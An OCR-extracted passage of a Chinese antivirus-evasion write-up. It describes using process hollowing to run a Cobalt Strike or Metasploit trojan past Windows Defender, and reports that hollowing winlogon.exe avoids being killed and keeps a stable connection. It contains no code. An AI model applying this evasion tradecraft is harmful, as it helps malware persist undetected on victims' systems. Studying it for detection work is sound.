
免杀测试

国内的杀毒软件比较好绕，使用风暴免杀的各个模块都可以轻松绕过360、火绒等杀软，这里主要测试一下进程镂空来绕过Defender（风暴免杀已经实现了这一功能）。

根据前文进程镂空的介绍，我们的木马程序主要将一个现有的exe（请使用cs或msf生成）替换到目标程序来运行，经过测试，由于我们的源码进行了加密，这个替换写入的过程并没有被defender查杀。被替换成木马的目标程序运行后出现恶意行为会被defender查杀，比如执行shell命令，由于只是查杀掉目标程序而不会查杀我们的木马程序，于是我想到了是否会存在白名单程序可以绕过defender，所以利用脚本尝试了虚拟机当前运行中的所有程序：



如图所示，从进程名可以看出我们镂空不同程序上线，但上线后大部分程序都会被defender查杀掉，但有一个程序出现了例外（winlogon.exe），它并没有被查杀掉，可以持续稳定上线：



于是我们单独镂空winlogon.exe进行测试，发现defender是会告警病毒威胁的，但只是提示重启，并不会主动查杀（可能是因为怕误杀导致系统不可用）